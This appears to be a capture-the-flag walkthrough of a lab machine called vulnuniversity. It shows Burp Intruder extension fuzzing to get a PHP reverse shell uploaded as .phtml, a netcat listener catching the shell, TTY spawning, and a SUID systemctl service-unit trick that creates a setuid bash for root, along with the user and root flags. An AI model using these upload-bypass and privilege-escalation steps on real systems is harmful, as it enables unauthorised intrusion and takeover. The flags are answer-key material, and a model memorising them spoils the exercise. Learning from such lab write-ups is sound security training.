
This payload type lets you configure a simple list of strings that are used as payloads.

```
.php
.php3
.php4
.php5
.phtml
```

Enter a new item

Add from list... [Pro version only]

Start the attack


Burp Suite Community Edition v2025.2.4 - Temporary Project
urp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × +
Start attack
Positions Add § Clear § Auto §

Sniper attack


Target http://10.10.132.67:3333

☑ Update Host header to match target

```
POST /internal/index.php HTTP/1.1
Host: 10.10.132.67:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```


It Will show to us the diferents types of response with the deferent extensions on Results>Response>Render

With the extension phtml works:


Upload

Success


Change the extension of the reverse shell file to .phtml and try to upload the file


Upload

Success

It works.


Use nc -nvlp 1234 to listen the port



```
┌──(root㉿Frapp1e)-[/usr/share/wordlists/dirb]
└─# nc -nvlp 1234
listening on [any] 1234 ...
```


Search subdirectories on internal with gobuster to execute the reverse shell

Gobuster dir -u http://10.10.132.67:3333/internal -w /usr/share/wordlists/dirb/common.txt



```
┌──(root㉿Frapp1e)-[/usr/share/wordlists/dirb]
└─# gobuster dir -u http://10.10.132.67:3333/internal -w common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.132.67:3333/internal
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 302]
/.htaccess            (Status: 403) [Size: 307]
/.htpasswd            (Status: 403) [Size: 307]
/css                  (Status: 301) [Size: 326] [--> http://10.10.132.67:3333/internal/css/]
/index.php            (Status: 200) [Size: 525]
/uploads              (Status: 301) [Size: 330] [--> http://10.10.132.67:3333/internal/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Navigate to the subdirectory /uploads and click the reverse shell program to execute it




Index of /internal/uploads

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.phtml	2025-06-04 08:04	5.4K	


Apache/2.4.18 (Ubuntu) Server at 10.10.132.67 Port 3333

Go back to the terminal and see what the port listening is



```
┌──(root㉿Frapp1e)-[/usr/share/wordlists/dirb]
└─# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.9.0.155] from (UNKNOWN) [10.10.132.67] 56982
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 08:05:03 up  4:43,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Search on your web browser Spawn TTY shell and copy the first sentence



NETWORK PENTEST > PRIVILEGE ESCALATION

Spawning a TTY Shell


1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Paste it on the reverse shell: python -c 'import pty; pty.spawn("/bin/sh")'

Use ls and go to the directory home and use ls to see the username

Use ls and cat to see the user flag




```
$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
bin   etc         lib         media  proc  sbin  sys  var
boot  home        lib64       mnt    root  snap  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv   usr
$ cd home
cd home
$ ls
ls
bill
$ cd bill
cd bill
$ ls
ls
user.txt
$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
```

Task 4: Privilege Escalation

Use find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null for seach all the SUID files.


/bin/systemctl stands out.



```
$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16  2017 /usr/bin/gpasswd
-rwsr-sr-x 1 root root 98440 Jan 29  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17  2019 /usr/lib/squid/pinger
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16  2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13  2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar  6  2017 /sbin/mount.cifs
```

Search on your web browser systemctl exploit


We are going to use this exploit:



(b)


```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

But we must change this sentence:



```
ype=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
```

Change it for this sentence:




```
ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
~
```

It will create a temporary directory with a file named root and we will execute another command for giving executable permissions

Copy and paste the sentences one by one


Disclaimer: DON'T USE SUDO WITH SOME SENTENCES BECAUSE WE DON'T KNOW THE PASSWORD AND IT WORKS WITHOUT SUDO



```
$ TF=$(mktemp).service
TF=$(mktemp).service
$ echo '[Service]
echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
> [Install]
[Install]
> WantedBy=multi-user.target' > $TF
WantedBy=multi-user.target' > $TF
$ sudo systemctl link $TF
sudo systemctl link $TF
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:







Sorry, try again.
[sudo] password for www-data:
sudo: 3 incorrect password attempts
$ systemctl link $TF
systemctl link $TF
Created symlink from /etc/systemd/system/tmp.hVw4WXJQl0.service to /tmp/tmp.hVw4WXJQl0.service.
$ systemctl enable --now $TF
systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.hVw4WXJQl0.service to /tmp/tmp.hVw4WXJQl0.service.
```

Use /tmp/root -p

Now we are root, search for the flag and use cat to see the flag of root



```
$ /tmp/root -p
/tmp/root -p
root-4.3# cd /root
cd /root
root-4.3# ls
ls
root.txt
root-4.3# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
root-4.3# █
```